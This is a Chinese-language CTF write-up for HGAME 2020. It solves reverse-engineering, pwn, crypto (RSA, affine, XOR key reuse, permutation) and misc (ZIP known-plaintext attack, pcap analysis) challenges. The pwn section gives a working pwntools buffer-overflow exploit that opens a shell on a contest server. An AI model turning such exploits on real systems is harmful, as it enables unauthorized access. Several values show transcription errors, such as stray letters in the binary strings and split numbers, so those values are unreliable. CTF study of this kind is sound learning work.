大概看懂了是，用wasd控制，如果按一个d，会+4，然后如果按一个s，会+64，然后双击&unk_6020C4会发现一堆0 1。那么大概就是一行有64个，按一个会相当于移动4

然后这里的数据处理搞了好久，ida里面shift+E



会把1变成01,0变成00，所以本来的64个一行在这个数据导出时先得变成128个一行，然后把01变成1,00变成0

最后显示

然后因为d是直接+4，那么我每4个数据作为一组，只能取最开头的一个，然后又处理了下，脚本如下

```
s1 = '1111100110101001101110111110101011111011100010101001100110101001'
s2 = '1110010011011110111111101000100110111011110101111011111011011110'
s3 = '1011001110111101101011101110111011101101100010101110110111101010'
s4 = '1010001111111110101110111011101010001101111111011111010111111110'
s5 = '1101011011110011111111110101011111010011111101110011111010011001'
s6 = '1110001100100110010001110100000110111000100110011011100011011010'
s7 = '1010100011111010110110111110001011101000100110101011100011101111'
s8 = '1110100010101010101111011000011010111011110110001111111011101111'
s9 = '1000101110011000100010011000001010010110011100100011111110111001'
s10 ='1101111011011000101110001101001011100100101111000010101101101O'
s11 ='1001101111101101101011101111010001100111111011110001101011011000'
s12 ='1111100110001011111010111010100110101110110110010110111110111110'
s13 ='1110100110001001100010011101101111011000100110000100010010111000'
s14 ='1010101110001111111010111001100010001010111110011110011111111010'
s15 ='1011100111011111000111111011010111101110111001100000000110O111'
s16 ='1110111011101010111010011101111010111001101111111111101011111101'
print s1[0:64:4]
print s2[0:64:4]
print s3[0:64:4]
print s4[0:64:4]
print s5[0:64:4]
print s6[0:64:4]
print s7[0:64:4]
print s8[0:64:4]
print s9[0:64:4]
print s10[0:64:4]
print s11[0:64:4]
print s12[0:64:4]
print s13[0:64:4]
print s14[0:64:4]
print s15[0:64:4]
print s16[0:64:4]
# 1111111111111111
```

```
# 1011111111111111
# 1011111111111111
# 1011111111111111
# 1011111111111111
# 1000000011111111
# 1111111011111111
# 1111111011111111
# 1111111010000111
# 1111111010110111
# 1111111000110111
# 1111111111110111
# 1111111111110011
# 1111111111111011
# 1111111111111000
# 1111111111111111
```

然后就从最上面的0到最下面这个，执行`sssddddddsssssddwwdddssssdssdd`

所以`flag hgame{sssddddddsssssddwwdddssssdssdd}`


2.advance

这道题打开感觉有点像base64，但是又不是正常的base64，那么知道了，是变种的base64

找了个脚本

```
import base64

base_now="abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ"

base_init="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="

clear="0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX"

c=""

for i in range(len(clear)):

    b=base_now.find(clear[i])

    c+=base_init[b]

c=base64.b64decode(c)

print c
```

得到flag



Pwn

1.Hard_AAAAA

这道题用ida32打开，看main函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+0h] [ebp-ACh]
  char v5; // [esp+7Bh] [ebp-31h]
  unsigned int v6; // [esp+A0h] [ebp-Ch]
  int *v7; // [esp+A4h] [ebp-8h]

  v7 = &argc;
  v6 = __readgsdword(0x14u);
  alarm(8u);
  setbuf(_bss_start, 0);
  memset(&s, 0, 0xA0u);
  puts("Let's 0O0o\\00O!");
  gets(&s);
  if ( !memcmp("0O0o", &v5, 7u) )
    backdoor();
  return 0;
}
```


然后发现有个函数是backdoor()

然后触发这个函数得使`memcmp("0O0o",&v5,7u) == 0`

然后它gets的是s，那么就是一个栈溢出，输入的s让它可以把v5覆盖，然后比较v5和"0O0o"前7位来比较，然后双击了0O0o发现

```
.rodata:080486C9                db    0
.rodata:080486CA                db    0
.rodata:080486CB                db    0
.rodata:080486CC                public _IO_stdin_used
.rodata:080486CC _IO_stdin_used db    1                 ; DATA XREF: LOAD:08048280↑o
.rodata:080486CD                db    0
.rodata:080486CE                db    2
.rodata:080486CF                db    0
.rodata:080486D0 ; char s[]
.rodata:080486D0 s              db 'Let',27h,'s 0O0o\00O!',0
.rodata:080486D0                                        ; DATA XREF: main+57↑o
.rodata:080486E0 a0o0o          db '0O0o',0             ; DATA XREF: main+85↑o
.rodata:080486E5 a00            db 'O0',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command        db '/bin/sh',0          ; DATA XREF: backdoor+9↑o
.rodata:080486E8 _rodata        ends
.rodata:080486E8
```

然后发现0O0o后面跟着个\x00截断。然后因为前面提到的是比较7个字节，但是0O0o只有4个，然后把两行都选中，按shift+e，发现



那么就知道了他这个比较7个字节是比较哪些了。

所以exp如下：

```
from pwn import *
p = remote("47.103.214.163","20000")
payload='a'*(0xac-0x31)+'000o\x0000'
p.sendline(payload)
p.interactive()
```

获得flag

```
l1near@l1near:~/PycharmProjects/hgame$ python2 hard_AAAAA.py
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
Let's 000o\000!
$ cat flag
hgame{00o00oo0000o}$
```

Crypto

1.InfantRSA

这道题就是考简单的RSA

脚本如下

```
from Crypto.Util.number import inverse, long_to_bytes
p = 681782737450022065655472455411
q = 675274897132088253519831953441
N = p*q
nn = (p-1)*(q-1)
e = 13
d = inverse(e,nn) #14165869781476836433937536661769941970938937823135187572627 7
c = 27569846508236107014517368841149631154217290260855985901984 1
m = pow(c,d,p*q)
flag = long_to_bytes(m)
print flag
```

出现`flag hgame{t3Xt6OOk_R5A!!!}`

2.Affine

这道题题目如下

```
import gmpy2
# from secret import A, B, flag
# assert flag.startswith('hgame{') and flag.endswith('}')

# TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
# MOD = len(TABLE)
#
# cipher = ''
# for b in flag:
#     i = TABLE.find(b)
#     if i == -1:
#         cipher += b
#     else:
#         ii = (A*i + B) % MOD
#         cipher += TABLE[ii]
#
# print(cipher)
# A8I5z{xr1A_J7ha_vG_TpH410}
```

查了下相关资料，脚本如下

```
import gmpy2
TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
A = 13
B = -48 #e(i)=ii = 13*i-48 (mod 62)
AA = gmpy2.invert(A,MOD) #43
#i = 43(ii+48)(mod 62)
flag = 'A8I5z{xr1A_J7ha_vG_TpH410}'
cipher = ''
for b in flag:
    ii = TABLE.find(b)
```

```
    if ii == -1:
        cipher += b
    else:
        for i in range(0,62):
            if (13*i-48)%62 == ii:
                cipher += TABLE[i]
print cipher
```

解出`flag hgame{M4th_u5Ed_iN_cRYpt0}`

3.not_One-time

这道题属实卡了好久，后来有点思路

因为他会有随机key，但是我的flag是不变的，然后根据给的，可知flag长度为43

那我可以尝试获取60次flag和随机key异或出来的东西放到一个二维数组里

然后我一个是包含`string.ascii_letters+string.digits+" ~!@#$%^&*()_+-={}|';/.,<>?"`

一个是包含`string.ascii_letters+string.digits`的

我就让它们里面所有的一个个进行异或，如果发现有和二维数组里存放的一样，那么就可能是一个，然后最后都遍历完全后，我在查看数据，如果他被记录的次数是60，那也就是说明这个就是flag 的一部分，不然不可能存在60次都符合条件。

所以脚本如下

```
import string, binascii, base64
from pwn import *
table = string.ascii_letters+string.digits+" ~!@#$%^&*()_+-={}|';/.,<>?"
table1 = string.ascii_letters+string.digits
flag_len = 43
vis = [[0 for i in range(128)] for j in range(44)]
cnt = 60
c = [] #c是每次异或的结果
for i in range(cnt):
    r = remote('47.98.192.231', 25001)
    c.append(base64.b64decode(r.recvall()))
    r.close()
flag = ''
for k in range(cnt):
    for t in range(43):
        for i in table:
            for j in table1:
                if ord(i) ^ ord(j) == ord(c[k][t]):
                    vis[t][ord(i)] += 1
for a in range(43):
    for i in range(1,127):
        if vis[a][i] == cnt:
            flag += (chr(i))
print(flag)
```

解出`flag hgame{r3us1nG+M3$5age-&&~rEduC3d_k3Y-5PQ4Ce}`

4.Reorder

这道题刚开始也没看懂啥意思，因为没有源码，然后后面问了Lurkrul，他说不是很复杂的，然后每10次输出会出现flag打乱顺序的输出

后来发现了如何做。这道题的关键就是你每10次的改变顺序的规则是一样的。然后你看你第10次输入进去和输出的进行比较，从而知道在这次一轮里面的改变顺序，从而知道正确的flag

脚本如下

```
a = '123456789abcdefghijklmnopqrstuvwxyz'
b = '682c5f3eb917a4dgmoislvjurphnqktwyzx'
flag = '{Ug5epam+$hjtmILmT_OR!P!iA3uTen}'
aa = []
for i in a:
    c = b.find(i)
    aa.append(c)
for i in aa:
    print flag[i],
```

解出`flag hgame{jU$t+5ImpL3_PeRmuTATiOn!!}`

Misc


1.欢迎参加HGame!

这道题没啥说的，base64后解莫斯密码

得到`flag hgame{W3LCOME_TO_2020_HGAM3}`

2.壁纸


这道题下载压缩包后解压，发现是一张图片，用winhex打开，在最下面发现一个



然后尝试改后缀，改成zip

出现这个，然后去搜这张图的ID，找到了


然后打开txt，



然后解得flag

3.克苏鲁神话


下载压缩包以后发现这个，结合文件名字，知道这个是培根密码，解得FLAGHIDDENINDOC



然后继续打开zip发现这两个的Bacon.txt的CRC32是一样的，那么就很明确了，是明文攻击


但是这里遇到一个点，就是WinRAR把未加密的Bacon.txt变成压缩包以后进行明文攻击有点问题，后来用7Z把Bacon.txt变成压缩包以后进行明文攻击就没问题了

然后获得一个压缩包，doc文件有密码，使用前面的FLAGHIDDENINDOC，解开，然后点击打开隐藏，最下面发现



4.签到题ProPlus

下载压缩包以后打开Password.txt文件，发现




那么Three fences就是栅栏3位，Five Caesar就是凯撒5位。然后解出zip的password


Many years later as he faced the firing squad, Colonel Aureliano Buendia was to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVEPDT

然后打开txt发现是Ook加密



解得一串base32




然后继续解得一堆base64


NFLEET2SO4YEWR3HN5AUCQKBJZJVK2CFKVTUCQKBKFIUCQKBIVCUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGRXE6MTBKM3DIRKOO53UIMZPGB3DO
V3ZINJVOOCHMNCTQ33LMJFXEQKPHBQSW3CBKNLC6MRTIFAUIKZVMM4WIQKBIRVWOQ2FIF3UCY2NIFIUCK2ZIFTUCOCBIZCECSKBKBDUCSKBMZGUCUKBJ5
AUI2DHIFAUQN2ZJU2GKL3WNIXWINBQM5CTANJZOZHG2YLYLJQW6L2KMIYXGM3YJMYFIVRWK52G25LNMFYGMYKZF5GFUMKRHF3TMY2WLBQXC4DNOVLVO4K
QPFLTSYSOHBJXIRJRMVWHEWTSOBWXCWBSNVIHSMTEKVIGGT3OIZLDE4LRLJZGY3DRNI4GY5SXPJTEK4SSJZMHAYJSME3FU4LMHFYGUODUNZLEIM2EOB4F
MZDROFWWCNK2MFXS6STCGFZTG6CLGBKFMNSXORWXK3LBOBTGCWJPJRNDCUJZO43GGVSYMFYXA3LVK5LXCUDZK44WETRYKN2EKMLFNRZFU4TQNVYVQMTNK
B4TEZCWJ5FU66BRNRXHON2OJRAXGVLVOR5HGTCJMJ3XMNLNFNVUE2SDFM3XC3LHPFCVKTLOGBUE2WKUGNSFKMCIKF4WQ2ZLNNFGSQ2PF5ZG2ZZWI5KU22
编码
解码
清空
iVBORw0KGgoAAAANSUhEUgAAAQQAAAEECAYAAADOCEoKAAAOWUlEQVR4nO2aS64ENwwD3/0v7WyCSW8GcE8okbKrAO
8a+lASV/23AAD+5c9dAADkgCEAwAcMAQA+YAgAPGAIAPGAlAfMAQAOADhgAAH7YM4e/vj/d40gE059vNmaxZao/Jb1s3x
K0TV6WtmumapfaY/LZ1Q9w6cVXaqpmuWWqPyW9bN8StE1elrZrpmqX2mPy2dUPcOnFV2qqZrllqj8lvWzfErRNXpa2a6Zql9pj8
tnVD3DpxVdqqma5Zao/Jb1s3xK0TV6WtmumapfaY/LZ1Q9w6cVXaqpmuWWqPyW9bN8StE1elrZrpmqX2mPy2dVOKOx1lnw7
NLAsUutzsLlbwv5m+kBjC+7qmgyEUMn0hMYT3dU0HQyhk+kJiCO/rmg6GUMj0hcQQ3tc1HQyhkOkLiSG8r2s6GEIh0xcSQ3hf1
3QwhEKmLySG8L6u6WAlhUxfSAzhfV3TGW8lqQt0Qp8OzVJx7Ub3DOR9didNFfaEPh2apeLaje4ZyPvsTpoq7Al9OjRLxbUb3TOQ
扫码获得flag


5.每日推荐

这道题打开看见.pcapng，很明显是流量分析


那么先试着导出http对象，发现没有什么有用的东西，那么试着一个个分析，首先试着搜索一下zip，发现



然后查看tcp流，发现一个文件叫song.zip



然后下面的PK.....就是zip的内容，那么试着把它导出



然后发现压缩包有提示为6位密码

然后跑出密码后是一段歌，听了发现不是摩斯密码

那么试着看他的频谱图，然后就发现了flag